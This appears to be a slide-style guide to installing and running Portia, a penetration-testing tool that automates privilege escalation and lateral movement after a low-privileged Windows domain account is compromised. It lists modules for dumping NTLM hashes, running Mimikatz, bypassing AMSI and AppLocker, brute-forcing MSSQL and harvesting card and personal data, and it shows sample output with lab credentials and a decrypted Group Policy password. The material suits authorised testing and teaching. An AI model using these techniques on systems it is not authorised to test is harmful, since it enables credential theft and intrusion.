Portia

Information Security Inc.

Contents

- About Portia
- Testing Environment
- How Portia Works
- Installing Portia
- Using Portia
- References

About Portia


- Portia aims to automate a number of techniques commonly performed on internal network penetration tests after a low privileged account has been compromised
  - Privilege escalation
  - Lateral movement
  - Convenience modules

Testing Environment

- Kali Linux 2017

```
root@WarBerry:~# cat /etc/*rel*
DISTRIB_ID=Kali
DISTRIB_RELEASE=kali-rolling
DISTRIB_CODENAME=kali-rolling
DISTRIB_DESCRIPTION="Kali GNU/Linux Rolling"
PRETTY_NAME="Kali GNU/Linux Rolling"
NAME="Kali GNU/Linux"
ID=kali
VERSION="2017.3"
VERSION_ID="2017.3"
ID_LIKE=debian
ANSI_COLOR="1;31"
HOME_URL="http://www.kali.org/"
SUPPORT_URL="http://forums.kali.org/"
BUG_REPORT_URL="http://bugs.kali.org/"
```

How Portia Works



Installing Portia

- Installing dependencies

```
root@WarBerry:~# apt-get install -y autoconf automake autopoint libtool pkg-config freetds-dev
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  autotools-dev libltdl-dev libsigsegv2 libsybdb5 m4
Suggested packages:
  autoconf-archive gnu-standards autoconf-doc gettext libtool-doc gfortran | fortran95-compiler gcj-jdk m4-doc
The following NEW packages will be installed:
  autoconf automake autopoint autotools-dev freetds-dev libltdl-dev libsigsegv2 libsybdb5 libtool m4 pkg-config
0 upgraded, 11 newly installed, 0 to remove and 0 not upgraded.
Need to get 3,002 kB of archives.
After this operation, 8,343 kB of additional disk space will be used.
Get:1 http://ftp.ne.jp/Linux/packages/kali/kali kali-rolling/main armhf libsigsegv2 armhf 2.11-1 [29.2 kB]
Get:2 http://ftp.ne.jp/Linux/packages/kali/kali kali-rolling/main armhf m4 armhf 1.4.18-1 [191 kB]
Get:3 http://ftp.ne.jp/Linux/packages/kali/kali kali-rolling/main armhf autoconf all 2.69-11 [341 kB]
```

Installing Portia

- Installing dependencies

```
root@WarBerry:~# pip install pysmb tabulate termcolor xmltodict pyasn1 pycrypto pyOpenSSL dnspython netaddr python-nmap
Collecting pysmb
  Downloading pysmb-1.1.22.zip (2.1MB)
    100% |████████████████████████████████| 2.2MB 61kB/s
Collecting tabulate
  Downloading tabulate-0.8.1.tar.gz (45kB)
    100% |████████████████████████████████| 51kB 1.0MB/s
Requirement already satisfied: termcolor in /usr/lib/python2.7/dist-packages
Collecting xmltodict
  Downloading xmltodict-0.11.0-py2.py3-none-any.whl
Requirement already satisfied: pyasn1 in /usr/lib/python2.7/dist-packages
Requirement already satisfied: pycrypto in /usr/lib/python2.7/dist-packages
Requirement already satisfied: pyOpenSSL in /usr/lib/python2.7/dist-packages
Requirement already satisfied: dnspython in /usr/lib/python2.7/dist-packages
```

Installing Portia

- Installing dependencies

```
root@WarBerry:~# cd /opt
root@WarBerry:/opt# git clone https://github.com/CoreSecurity/impacket
Cloning into 'impacket'...
remote: Counting objects: 11873, done.
remote: Compressing objects: 100% (43/43), done.
remote: Total 11873 (delta 36), reused 52 (delta 30), pack-reused 11800
Receiving objects: 100% (11873/11873), 4.06 MiB | 2.18 MiB/s, done.
Resolving deltas: 100% (8979/8979), done.
root@WarBerry:/opt# cd impacket/
root@WarBerry:/opt/impacket# python setup.py install
running install
running build
running build_py
creating build
creating build/lib.linux-armv7l-2.7
creating build/lib.linux-armv7l-2.7/impacket
```

Installing Portia

- Installing dependencies

```
root@WarBerry:/opt/impacket# cd /opt
root@WarBerry:/opt# git clone https://github.com/libyal/libesedb.git && cd libesedb
Cloning into 'libesedb'...
remote: Counting objects: 6588, done.
remote: Total 6588 (delta 0), reused 0 (delta 0), pack-reused 6588
Receiving objects: 100% (6588/6588), 2.05 MiB | 1.30 MiB/s, done.
Resolving deltas: 100% (5431/5431), done.
root@WarBerry:/opt/libesedb# ./synclibs.sh
Synchronizing: libbfio from https://github.com/libyal/libbfio.git tag 20170123
```

Installing Portia

- Installing dependencies

```
root@WarBerry:/opt/libesedb# ./autogen.sh
Copying file ABOUT-NLS
Copying file config.rpath
Copying file m4/codeset.m4
Copying file m4/fcntl-o.m4
Copying file m4/gettext.m4
Copying file m4/glibc2.m4
Copying file m4/glibc21.m4
```

Installing Portia

- Installing dependencies

```
root@WarBerry:/opt/libesedb# ./configure
checking for a BSD-compatible install... /usr/bin/install -c
checking whether build environment is sane... yes
checking for a thread-safe mkdir -p... /bin/mkdir -p
checking for gawk... no
checking for mawk... mawk
checking whether make sets $(MAKE)... yes
checking whether make supports nested variables... yes
checking whether UID '0' is supported by ustar format... yes
checking whether GID '0' is supported by ustar format... yes
checking how to create a ustar tar archive... gnutar
checking build system type... armv7l-unknown-linux-gnueabihf
checking host system type... armv7l-unknown-linux-gnueabihf
checking for gcc... gcc
checking whether the C compiler works... yes
```

Installing Portia

- Installing dependencies

```
root@WarBerry:/opt/libesedb# make
Making all in include
make[1]: Entering directory '/opt/libesedb/include'
make[1]: Nothing to be done for 'all'.
make[1]: Leaving directory '/opt/libesedb/include'
Making all in common
make[1]: Entering directory '/opt/libesedb/common'
make  all-am
make[2]: Entering directory '/opt/libesedb/common'
make[2]: Leaving directory '/opt/libesedb/common'
make[1]: Leaving directory '/opt/libesedb/common'
```

Installing Portia

- Installing dependencies

```
root@WarBerry:/opt/libesedb# make install
Making install in include
make[1]: Entering directory '/opt/libesedb/include'
make[2]: Entering directory '/opt/libesedb/include'
make[2]: Nothing to be done for 'install-exec-am'.
 /bin/mkdir -p '/usr/local/include'
 /usr/bin/install -c -m 644 libesedb.h '/usr/local/include'
 /bin/mkdir -p '/usr/local/include/libesedb'
 /usr/bin/install -c -m 644 libesedb/codepage.h libesedb/definitions.h
'/usr/local/include/libesedb'
make[2]: Leaving directory '/opt/libesedb/include'
make[1]: Leaving directory '/opt/libesedb/include'
Making install in common
make[1]: Entering directory '/opt/libesedb/common'
```

Installing Portia

- Installing dependencies

```
root@WarBerry:/opt/libesedb# ldconfig
root@WarBerry:/opt/libesedb#
```

Installing Portia

- Installing dependencies

```
root@WarBerry:/opt/libesedb# cd /opt
root@WarBerry:/opt# git clone https://github.com/csababarta/ntdsxtract && cd ntdsxtract
Cloning into 'ntdsxtract'...
remote: Counting objects: 164, done.
remote: Total 164 (delta 0), reused 0 (delta 0), pack-reused 164
Receiving objects: 100% (164/164), 90.75 KiB | 253.00 KiB/s, done.
Resolving deltas: 100% (94/94), done.
root@WarBerry:/opt/ntdsxtract# python setup.py install
running install
running build
running build_py
creating build
creating build/lib.linux-armv7l-2.7
creating build/lib.linux-armv7l-2.7/framework
```

Installing Portia

- Installing dependencies

```
root@WarBerry:/opt# pip install pymssql
Collecting pymssql
  Downloading pymssql-2.1.3.tar.gz (897kB)
    100% |████████████████████████████████| 901kB 137kB/s
Building wheels for collected packages: pymssql
  Running setup.py bdist_wheel for pymssql ... /
one
  Stored in directory: /root/.cache/pip/wheels/c1/1e/75/bc600eb8a5c9ed77fb1edf15ae5a48b5b427b0390c9a7c9dff
Successfully built pymssql
Installing collected packages: pymssql
Successfully installed pymssql-2.1.3
```

Installing Portia

- Installing dependencies

```
root@WarBerry:/opt# pwd
/opt
root@WarBerry:/opt# git clone https://github.com/volatilityfoundation/volatility && cd volatility
Cloning into 'volatility'...
remote: Counting objects: 26473, done.
remote: Compressing objects: 100% (7/7), done.
remote: Total 26473 (delta 0), reused 1 (delta 0), pack-reused 26466
Receiving objects: 100% (26473/26473), 19.98 MiB | 1.73 MiB/s, done.
Resolving deltas: 100% (19001/19001), done.
root@WarBerry:/opt/volatility# python setup.py install
running install
running bdist_egg
running egg_info
creating volatility.egg-info
writing volatility.egg-info/PKG-INFO
writing top-level names to volatility.egg-info/top_level.txt
```

Installing Portia

- Installing dependencies

```
root@WarBerry:/opt/volatility# pip install distorm3
Collecting distorm3
  Downloading distorm3-3.3.4.zip (129kB)
    100% |████████████████████████████████| 133kB 734kB/s
Building wheels for collected packages: distorm3
  Running setup.py bdist_wheel for distorm3 ... done
  Stored in directory: /root/.cache/pip/wheels/a0/53/35/980f966ef8f7d47036fa2373d23c0d5d0c1d1422141c5147d4
Successfully built distorm3
Installing collected packages: distorm3
Successfully installed distorm3-3.3.4
```

Installing Portia

- Installing dependencies

```
root@WarBerry:/opt/portia# pip install timeout_decorator
Collecting timeout_decorator
  Downloading timeout-decorator-0.4.0.tar.gz
Building wheels for collected packages: timeout-decorator
  Running setup.py bdist_wheel for timeout-decorator ... done
  Stored in directory: /root/.cache/pip/wheels/6a/df/4b/0de7e610ab075b4d492fd442f565683de100136417f42c4e03
Successfully built timeout-decorator
Installing collected packages: timeout-decorator
Successfully installed timeout-decorator-0.4.0
```

Installing Portia

- Clone GitHub repository

```
root@WarBerry:/opt/volatility# cd /opt
root@WarBerry:/opt# git clone https://github.com/SpiderLabs/portia
Cloning into 'portia'...
remote: Counting objects: 236, done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 236 (delta 0), reused 1 (delta 0), pack-reused 233
Receiving objects: 100% (236/236), 4.53 MiB | 1.91 MiB/s, done.
Resolving deltas: 100% (110/110), done.
root@WarBerry:/opt# cd portia/
root@WarBerry:/opt/portia# ls -alh
total 420K
drwxr-xr-x 6 root root 4.0K Nov 17 11:27 .
drwxr-xr-x 7 root root 4.0K Nov 17 11:27 ..
drwxr-xr-x 2 root root 4.0K Nov 17 11:27 deps
drwxr-xr-x 8 root root 4.0K Nov 17 11:27 .git
-rw-r--r-- 1 root root   65 Nov 17 11:27 .gitattributes
-rw-r--r-- 1 root root  104 Nov 17 11:27 .gitmodules
-rw-r--r-- 1 root root  44K Nov 17 11:27 hopandhack.py
-rwxr-xr-x 1 root root  925 Nov 17 11:27 install.sh
-rw-r--r-- 1 root root  12K Nov 17 11:27 LICENSE
drwxr-xr-x 2 root root 4.0K Nov 17 11:27 loot
drwxr-xr-x 4 root root 4.0K Nov 17 11:27 modules
-rwxr-xr-x 1 root root 296K Nov 17 11:27 portia.py
-rw-r--r-- 1 root root 4.6K Nov 17 11:27 README.md
-rw-r--r-- 1 root root  12K Nov 17 11:27 smbexec2.py
-rw-r--r-- 1 root root  11K Nov 17 11:27 smbexec2.pyc
```

Installing Portia

- Installing Portia

```
root@WarBerry:/opt/portia# pwd
/opt/portia
root@WarBerry:/opt/portia# git submodule init && git submodule update --recursive
Submodule 'modules/impacket' (https://github.com/CoreSecurity/impacket) registered for path 'modules/impacket'
Cloning into '/opt/portia/modules/impacket'...
Submodule path 'modules/impacket': checked out 'ddcc3e39029686f956554f646415ea571cb3b491'
```

Using Portia

- Running Portia

```
root@WarBerry:/opt/portia# ./portia.py -h
usage: PROG [-h] [-d DOMAIN] [-u USERNAME] [-p PASSWORD] [-s] [-L] [-amsi]
            [-bypass] [-obfs] [-M MODULE]
            [-o MODULE_OPTION [MODULE_OPTION ...]] [-D]
            [target [target ...]]

positional arguments:
  target                The target IP(s), range(s) or file(s) containing a
                        list of targets

optional arguments:
  -h, --help            show this help message and exit
  -d DOMAIN             Domain Name
  -u USERNAME           Username
  -p PASSWORD           Password
  -s, --skip            Skip Lateral Movement/Privilege Escalation. Only run
                        POST exploitation modules
  -L, --list-modules    List available modules
  -amsi                 Enable AMSI Bypass
  -bypass               Enable AppLocker Bypass
  -obfs                 Enable Powershell Obfuscation
  -M MODULE, --module MODULE
                        Payload module to use
  -o MODULE_OPTION [MODULE_OPTION ...]
                        Payload module options
  -D, --debug           Verbose mode
```

Using Portia

- List Portia modules

```
root@WarBerry:/opt/portia# ./portia.py --list-modules
----------  ------------------------------------------------------------------------------------------------------
hashes      Dump NTLM hashes
pan         Dump and search PAN numbers from disks and memory
shares      Find the correct account credentials to access shares/folders
files       Find interesting files (UltraVNC, Unattend.xml, KeePass Files, Web.config, Filezilla, *passwords* docs)
reg         Find interesting registry keys (WinVNC, SNMP, Putty)
bitlocker   Find BitLocker keys
truecrypt   Find Truecrypt Master keys
keepass     Find Keepass Passwords
mimikatz    Run Mimikatz
tokens      Enumerate Tokens
vuln        Find Hosts Vulnerable to MS08-067 and MS17-010
route       Find Routes
mssqlauto   Bruteforce MSSQL Accounts, Dump Hashes and Find Interesting Data
mssqlbrute  Bruteforce MSSQL 'sa' Account
mssqldata   Find Interesting Data in MSSQL Databases
mssqlhash   Dump MSSQL Password Hashes
mssqlCmd    Bruteforce MSSQL 'sa' Account and get a Command shell
pii         Find and dump PII data
wdigest     Create the UseLogonCredentials key
----------  ------------------------------------------------------------------------------------------------------
```

Using Portia

- Portia scanning

```
root@WarBerry:/opt/portia# ./portia.py -u RTAM -p                192.168.86.15
[*] Scanning Target Network
192.168.86.15 [RDP]
```

Using Portia

- Portia scanning

```
[+] 172.16.173.190:445 PC02 | corp\milo:Password1 [OK][ADMIN]
[+] 172.16.173.143:445 WIN-Q3LF0IURHU5 | corp\milo:Password1 [OK]



Enumerating Domain Admin Users Group
administrator
admin
milo1
portia


[+] Is 'milo' in the Domain Admin group?: No

Checking SYSVOL for Credentials
[+] Credentials found in SYSVOL folder
[*] Base64 Password Found: j1Uyj3Vx8TY9LtLZil2uAuZkFQA/4latT76ZwgdHdhw
[+] Decrypted GPP Password
Username    Password
----------  ---------------
admin       Local*P4ssword!
```

References

- Kitploit
http://www.kitploit.com/2017/08/portia-automate-techniques-commonly.html

- Kali Linux 2017
https://www.kali.org/downloads/